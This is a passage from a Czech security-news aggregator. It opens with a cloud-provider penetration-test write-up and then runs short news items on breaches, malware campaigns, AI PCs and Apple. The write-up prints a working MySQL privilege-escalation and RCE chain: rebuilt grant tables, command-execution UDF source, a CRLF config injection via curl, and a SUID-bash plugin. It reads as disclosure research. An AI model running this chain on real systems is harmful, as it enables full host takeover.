
NoExecPaths=/ ExecPaths=/usr/bin/valkey-server /usr/lib /lib CapabilityBoundingSet= NoNewPrivileges=true PrivateUsers=true ProtectSystem=strict ProtectHome=true SystemCallFilter=@system-service SystemCallFilter=~ @privileged @resourcesThese parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.
Valkey process context and Salt grains parameters
The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.
4.2. MySQLThe MySQL database user didn’t have root privileges when the resource was created.
DROP TABLE IF EXISTS mysql.global_grants; CREATE TABLE mysql.global_grants ( USER char(32) NOT NULL DEFAULT '', HOST char(255) NOT NULL DEFAULT '', PRIV char(32) NOT NULL DEFAULT '', WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N', PRIMARY KEY (USER, HOST, PRIV) ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;However, the application logic allowed this user to drop and recreate the table with dynamic privileges:
DROP TABLE IF EXISTS mysql.user; CREATE TABLE mysql.user ( Host char(255) NOT NULL DEFAULT '%', User char(32) NOT NULL DEFAULT '', Select_priv enum('N','Y') NOT NULL DEFAULT 'Y', Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y', Update_priv enum('N','Y') NOT NULL DEFAULT 'Y', Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y', Create_priv enum('N','Y') NOT NULL DEFAULT 'Y', Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y', Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y', Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y', Process_priv enum('N','Y') NOT NULL DEFAULT 'Y', File_priv enum('N','Y') NOT NULL DEFAULT 'Y', Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y', References_priv enum('N','Y') NOT NULL DEFAULT 'Y', Index_priv enum('N','Y') NOT NULL DEFAULT 'Y', Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y', Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y', Super_priv enum('N','Y') NOT NULL DEFAULT 'Y', Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y', Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y', Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y', Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y', Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y', Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y', Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y', Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y', Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y', Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y', Event_priv enum('N','Y') NOT NULL DEFAULT 'Y', Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y', Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y', ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '', ssl_cipher blob NOT NULL, x509_issuer blob NOT NULL, x509_subject blob NOT NULL, max_questions int unsigned NOT NULL DEFAULT 0, max_updates int unsigned NOT NULL DEFAULT 0, max_connections int unsigned NOT NULL DEFAULT 0, max_user_connections int unsigned NOT NULL DEFAULT 0, plugin char(64) NOT NULL DEFAULT 'caching_sha2_password', authentication_string text, password_expired enum('N','Y') NOT NULL DEFAULT 'N', password_last_changed timestamp NULL DEFAULT NULL, password_lifetime smallint unsigned DEFAULT NULL, account_locked enum('N','Y') NOT NULL DEFAULT 'N', Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y', Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y', Password_reuse_history smallint unsigned DEFAULT NULL, Password_reuse_time smallint unsigned DEFAULT NULL, Password_require_current enum('N','Y') DEFAULT NULL, User_attributes json DEFAULT NULL, PRIMARY KEY (Host, User) ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y'); INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y'); INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y'); FLUSH PRIVILEGES;Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.

#include <stdlib.h> #include <string.h> #include <stdio.h> typedef unsigned long long udf_args_type; typedef struct { unsigned int arg_count; unsigned int *arg_type; char **args; unsigned long *lengths; char *maybe_null; char **attributes; unsigned long *attribute_lengths; void *extension; } UDF_ARGS; typedef struct { char maybe_null; unsigned int decimals; unsigned long max_length; char *ptr; char const_item; void *extension; } UDF_INIT; int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) { if (args->arg_count != 1) { strcpy(message, "sys_eval requires one argument"); return 1; } initid->max_length = 65535; return 0; } void sys_eval_deinit(UDF_INIT *initid) {} char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result, unsigned long *length, char *is_null, char *error) { if (!args->args[0]) { *is_null = 1; return NULL; } char cmd[65535]; snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]); FILE *pipe = popen(cmd, "r"); if (!pipe) { *is_null = 1; return NULL; } static char buf[65535]; size_t total = 0; while (total < sizeof(buf)-1) { size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe); if (n == 0) break; total += n; } pclose(pipe); buf[total] = '\0'; *length = total; return buf; }RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:
curl -s -X PATCH "https://somecloud/api/dbaas/id" \ -H "Content-Type: application/json" \ -H "Authorization: Bearer $TOKEN" \ -d '{"config_parameters":{"default-time-zone":"+00:00\nsecure_file_priv=\nplugin_dir=/var/lib/mysql-files/\ndefault-time-zone=+00:00\n#"}}'This vector made it possible to inject line breaks and override critical configuration parameters:
default-time-zone="+00:00 secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access. plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:
SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.soWe restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';Result of executing id via MySQL UDF
The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:
#include <stdlib.h> __attribute__((constructor)) static void init(void) { system("cp /bin/bash /tmp/rbash && chmod 4755 /tmp/rbash"); }We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.
ConclusionThe cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.
Kategorie: Hacking & Security, Viry a Červi
Attack on email hosting provider for German far right party AfD exposed 345k accounts
The cyberattack on Alternative for Germany (AfD), the country’s most prominent far-right political party, exposed hundreds of thousands of confidential emails and attachments, as well as more than 345,000 unique email addresses. Have I Been Pwned confirmed the scale of the breach for the first time today, after AfD officially disclosed the September attack on its hosting provider last week. AfD said in its statement that “only a few email accounts were illegally copied,” but admitted a large amount of the data was taken from them, resulting in an extensive data breach. The emails were added to what the party described as “an activist website,” which summarised the email chains into searchable topics and has led to the publication of various revelations, such as a party co-leader’s opinions on colleagues’ “deeply problematic” racial discourse. Per a report from investigative journalist Lilith Wittmann, citing conversations with the cybercriminals responsible for the hack-and-leak job and party sources, the attack was first spotted on September 9 and started with a compromise of a poorly protected WordPress site. The same report claimed the criminals gained persistent access to the servers operated by the hosting provider, identified as AfD-owned Alternita Dienstleistungs GmbH, and exfiltrated more than a terabyte of data. No official sources have verified the hackers’ claims about how the attack unfolded. The Register contacted Alternita Dienstleistungs for its take. AfD said the owners of the affected email accounts have been notified, and that it reported the attack to security authorities. “We are deeply concerned by what has happened,” the party said in an October 20 statement. “Such a digital attack is illegal and a criminal offense. Furthermore, it is an attack on the German party system and thus on democracy. “We are extremely worried that, apparently, the content of the stolen documents was analyzed using a very rudimentary AI. This analysis focused on keywords, not the context. The alleged scandals published so far do not stand up to scrutiny – a fact that, thankfully, is being confirmed by a growing number of commentators on social media.” Among the AI-generated summaries compiled by the “activist site” are chains supposedly expressing views related to Holocaust denial, racist and antisemitic rants, the 9/11 disaster, forged documents, and more. Der Spiegel sifted through the raw files and reported that party leader Alice Weidel seemingly knew about illegal donations related to the 2017 federal elections weeks before she previously said she did. The AfD's position is that the AI summaries of the emails are not to be trusted, but it has not specifically commented on the veracity of the raw email files available for download via torrent. It did not immediately respond to our request for input, but has told reporters previously that it will not comment on whether the emails, or the stories that have been written based on them, are to be trusted. ®
Kategorie: Viry a Červi
Keystone to Destroy 18,835 Hardware Wallets After Hackers Steal Device Verification Key
An attacker who gained access to Keystone's website obtained the key that its hardware wallets use to prove they are genuine, the company said in a statement on October 26.
Someone with that key could build counterfeit devices that pass the online check owners use to verify a Keystone. A buyer who trusted a counterfeit could have their crypto stolen, but the incident did not involve
Kategorie: Hacking & Security
Keystone to Destroy 18,835 Hardware Wallets After Hackers Steal Device Verification Key
An attacker who gained access to Keystone's website obtained the key that its hardware wallets use to prove they are genuine, the company said in a statement on October 26.
Someone with that key could build counterfeit devices that pass the online check owners use to verify a Keystone. A buyer who trusted a counterfeit could have their crypto stolen, but the incident did not involve Swati Khandelwalhttp://www.blogger.com/profile/[email protected]
Kategorie: Hacking & Security
Nejlepší kancelářská myš od Logitechu zlevnila na minimum. Vibrující MX Master 4 s cashbackem vyjde na 2324 Kč
Logitech MX Master 4 zlevnila na 2324 Kč, stačí využít cashback výrobce. • Skvělá kancelářská myš má ergonomický tvar, tichá tlačítka a kovové kolečko se setrvačníkem. • Logitech do ní integroval také haptickou odezvu.
Kategorie: IT News
AI-Generated Fake Login Pages Are Making Account Takeovers Easier
Fake login pages are nothing new, but generative AI is making them easier to build and more convincing. Attackers can recreate familiar login screens, impersonate trusted brands and tailor phishing attempts to specific employees or organizations.
Some fake login pages go beyond stealing passwords. They can also capture MFA codes or hijack authenticated sessions, allowing attackers to gain
Kategorie: Hacking & Security
AI-Generated Fake Login Pages Are Making Account Takeovers Easier
Fake login pages are nothing new, but generative AI is making them easier to build and more convincing. Attackers can recreate familiar login screens, impersonate trusted brands and tailor phishing attempts to specific employees or organizations.
Some fake login pages go beyond stealing passwords. They can also capture MFA codes or hijack authenticated sessions, allowing attackers to [email protected]
Kategorie: Hacking & Security
Lazarus Abuses South Korean Security Software to Deploy Malware Using Post-Quantum Encryption
The North Korea-linked Lazarus Group has been attributed to a cyber espionage campaign dubbed Operation FlashHole targeting at least three organizations in South Korea spanning the construction, software, and wire-communication equipment manufacturing sectors.
According to Russian cybersecurity company Kaspersky, the campaign has been active since at least July 2025. It's assessed to pick up
Kategorie: Hacking & Security
Lazarus Abuses South Korean Security Software to Deploy Malware Using Post-Quantum Encryption
The North Korea-linked Lazarus Group has been attributed to a cyber espionage campaign dubbed Operation FlashHole targeting at least three organizations in South Korea spanning the construction, software, and wire-communication equipment manufacturing sectors.
According to Russian cybersecurity company Kaspersky, the campaign has been active since at least July 2025. It's assessed to pick up Ravie Lakshmananhttp://www.blogger.com/profile/[email protected]
Kategorie: Hacking & Security
The right model at the right moment: Vendors push their agentic AI PC vision
AI is getting expensive, and companies are looking to cut token costs. The solution: move more AI work to PCs.
The PC won’t replace the cloud. Preliminary AI work can be done on a PC, and tougher work — which today’s PCs can’t handle — can go to the cloud.
“We’ll always need to use the most advanced cloud-based frontier models for certain tasks, but… we don’t need to use them for everything,” wrote TECHnalysis Research Insights president Bob O’Donnell in a LinkedIn post.
That’s the vision Microsoft calls “hybrid intelligence,” in which Windows makes AI always available. The cloud models run the hardest tasks, and less demanding tasks run locally on the PC. For Windows machines, at least at this point, that means Copilot+ AI PCs.
“The future of AI is not about having just one model. It’s about having the right model at the right moment — frontier capability when you need it, smaller, faster models when you want speed,” said Pavan Davuluri, head of Windows and Devices at Microsoft, at an Oct. 7 PC launch event.
Hybrid intelligence will be everywhere, blurring the line between AI in the cloud and the PC, said Microsoft CEO Satya Nadella at the event.
“I just want to use my computing power wherever it is in sort of a seamless flow of what I’m trying to get done,” he said.
Agentic AI PCsMicrosoft recognizes that hefty cloud token bills are making enterprises hesitate to scale AI. Its answer: offload AI tasks that don’t need cloud models to AI PCs.
About 10% to 15% of AI workloads will run on PCs and 40% to 45% in the cloud in the next three to four years, said analyst Jack Gold of J. Gold Associates.
“Companies will need AI-accelerated PCs, and at some point we’ll likely see a renewed emphasis on buying newer machines,” Gold said.
Enter agentic AI PCs, which can run agents, generate video, write code and chat with advanced genAI models on a PC. If the PC can’t do the job, it is sent to the cloud.
“A year ago, such capabilities were exclusive to frontier cloud models. Now you can have these capabilities running on your PC,” Microsoft’s Davuluri said.
Agentic AI PCs are equipped with powerful GPUs that are distant cousins of the GPUs in data centers. Nvidia’s RTX Spark superchip — which has a Blackwell GPU — powers many of them, including Microsoft’s new Surface Laptop Ultra.
Unlike older AI PCs, the new agentic PCs can run full AI models and have enough compute power to run them fast, said Gerardo Delgado, senior director of product management at Nvidia. They give users and enterprises a path to advance AI projects.
“To us, an AI PC is the PC that will… run those local models so that you can actually keep the level of intelligence and enjoy the economic benefits,” Delgado said.
Local, by designHP’s newly announced ZBook Ultra G3a mobile workstation has an AMD GPU that generates free tokens and cuts cloud bills, said Brian Allen, manager for Global Z workstation products at HP.
“It can be on-prem. They don’t have to worry about confidential information going to cloud, or tracking tokens and getting $1,000 charges a week,” Allen said.
The ZBook Ultra G3a packs Perplexity’s Portable Computer service, which has agents that can link a local model to frontier models in the cloud.
For example, an agentic PC can handle basic AI-based design work in Autodesk’s Revit 3D modeling software without an internet connection. For more advanced design work, Perplexity can advance it to one of 19 frontier models in the cloud, whichever fits best.
Designers will likely offload general tasks to frontier models in the cloud and keep proprietary work local, Allen said.
HP links to Perplexity’s tools in the Windows taskbar. Perplexity has MCP connectors for Revit, and users can just type in their desire.
“I can do contextual typing of, ‘hey, build this for me,’ without having to know the details of that,” Allen said. It takes years to learn the intricacies of Revit, but “I can really learn how to do Revit through agentic AI in a matter of hours,” he said.
Coding pest controlMicrosoft demonstrated how a local model could save token costs typically incurred in the cloud.
A team couldn’t reproduce a software bug, so GitHub Copilot picked GPT-6 Luna in the cloud to analyze the code. The cloud model then handed off building and testing to local sub-agents running MAI Code 1.1 Flash on a PC to reproduce the bug.
The local work was free. One sub-agent fed 1.6 million tokens of code and context to the local model, which generated 10,500 tokens in response, a GitHub product manager said during the demonstration.
To make that possible, Microsoft compressed the 130-billion-parameter MAI Code 1.1 Flash model so it can run on a PC.
“We have taken that model to three bits of precision, reducing its size by nearly 80% while preserving coding quality,” Davuluri said.
The demonstration used GitHub’s HydraFusion feature, which moves coding tasks between local models and the cloud. Microsoft is bringing the feature to GitHub’s Copilot app for Windows Copilot+ PCs.
Many challenges remainUsing agentic AI on PCs isn’t as simple as installing models or software, said analyst Gold. Companies will also need to develop and customize models for such PCs, depending on applications in enterprise environments.
Open-source AI models, which can be customized, on those machines could “significantly reduce AI costs and increase ROI,” Gold said.
Also, the first agentic AI PCs hitting the market are expensive. Microsoft’s Surface Laptop Ultra starts at around $2,600, reaching $6,000 with all the bells and whistles.
A cheaper laptop can do the same job using cloud AI models, and the Surface could quickly go out of date as new models arrive, wrote senior reporter Mark Hachman at sister publication PCWorld in a product review.
Analysts expect PC prices to remain elevated until the end of 2027, partially due to high component costs, the Iran war, and an uncertain economic environment.
A hybrid AI environment is the way forward, but using AI on a PC or the cloud isn’t exactly seamless yet, wrote Tom Mainelli, group vice president at IDC, in a LinkedIn post.
“For much of this to waterfall down to the average user, many different things will need to happen across component pricing, model evolution, agentic use cases, and more,” Mainelli wrote.
HP is still trying to figure out a market for agentic AI PCs. It’s a long learning curve for customers on how to use it, Allen said.
“They’re in the ‘this PC is too good to be true’ phase… ‘let me benchmark it on my own RAG model and see how it really works,'” Allen said.
Kategorie: Hacking & Security
Apple confirms iPhone Duo problem. What will it do next?
Apple has responded to recent reports complaining that iPhone Duo displays have become damaged in normal use. The company is “aware” of the issue and suggests any of the “small number” of customers who encounter the problem contact AppleCare for a replacement.
Apple acknowledges the issueWhile the matter has already been widely reported citing unsubstantiated claims on social media, this is the first credible confirmation of the problem. In making it, Apple took pains to explain the problem does not impact all iPhone Duo units, just a small subset of them. “We are aware of an issue impacting the inner display on a small number of iPhone Duo units,” the company said.
Reports say that cracks appear in the same place on the iPhone Duo: along the center of the hinge, often followed by a bright line of stuck pixels. Several owners report the cracks appearing after only a handful of openings.
What Apple will do nowI imagine that what is happening now is that Apple is gathering intelligence as damaged units are returned to AppleCare. It will seek to understand the nature of the problem, which it will then attempt to trace through its manufacturing process in order to identify the source. Speculatively, the cause could be something as simple as a misaligned tool on the production line, though the fact that the problem doesn’t impact every iPhone Duo suggests it is not necessarily inherent to the design of the product.
If I’m right and Apple has identified the problem as a manufacturing issue, then Apple representatives will be in crisis contact with their suppliers to track the problem down and resolve it. That’s going to mean a little lost production while factory production lines are checked and verified, and whatever problem is causing these faults is hopefully resolved.
Production challenges and teardownsEither way, Apple is unlikely to be in position to clarify the nature of the problem immediately pending further investigation of returned devices. Unless, that is, it is connected to one of the production challenges it faced when it began manufacturing the device. We’ve seen multiple reports claiming the yield of good devices was quite low. Was this the problem? Apple hasn’t said.
iFixit’s iPhone Duo teardown speculates that a hinge or other component getting stuck when the device folds may be the cause. “The damage we’re seeing in photos isn’t right where the display cable passes through the hinge, but slightly lower, at a point where several edges meet and change how the thin display is supported as it bends,” they wrote. They also said the iPhone Duo is the most repairable folding smartphone they’ve seen so far.
What happens next?That’s up to Apple, but with the company preparing to launch the iPhone Duo in 28 more nations at the end of the week, its response needs to be public, visible, and credible.
“We all remember when Samsung experienced problems with the original Galaxy Fold in 2019, but it also showed that a fast and transparent response can contain the damage to a category,” said IDC VP Worldwide Devices Francisco Jeronimo in a note shared with Computerworld.
Offering a free replacement for affected devices is the right first step. “At $1,999, Apple is positioning the Duo as a premium alternative to established foldables, and how it handles this first-generation issue will shape buyer confidence in the category well beyond its own sales,” Jeronimo said.
“Apple has a loyal customer base and a retail network that can swap devices on the spot, but with a further 28 markets launching on 30 October, it needs to clarify its warranty position quickly,” he said.
A first firefight for TernusHowever, while Apple has confirmed there is a problem impacting some devices, the vast majority of the millions of iPhone Duo smartphones now in use don’t seem to be succumbing to it. Nonetheless, Apple’s new product-focused leader, CEO John Ternus, now has a firefight on his hands.
Now please subscribe to my daily, human-curated Apple-related news headline feed at The Core, or follow me on BlueSky, LinkedIn, or Mastodon. Apple confirms iPhone Duo problem, what will it do next?
Kategorie: Hacking & Security
Nejpřesnější letecké mapy mají v Česku nebožtíci. Hroby se snímkují s rozlišením 1 cm/pixel
Současné letecké mapy Česka třeba od TopGisu, jehož data používají i Mapy.com, disponují úctyhodným rozlišením okolo 10 cm/px.
Nutno ovšem podotknout, že to není žádný absolutní limit, ale spíše kompromis daný poměrem kvalita/velikost. Stručně řečeno, kartografické společnosti samozřejmě umějí ...
Kategorie: IT News
Apple backports CoreGraphics zero-day patches to older iPhones
Apple has backported security patches released last month to older iPhones and iPads, addressing a zero-day bug exploited in "extremely sophisticated" targeted attacks on iOS devices. [...]
Kategorie: Hacking & Security
- « první
- ‹ předchozí
- …
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- …
- následující ›
- poslední »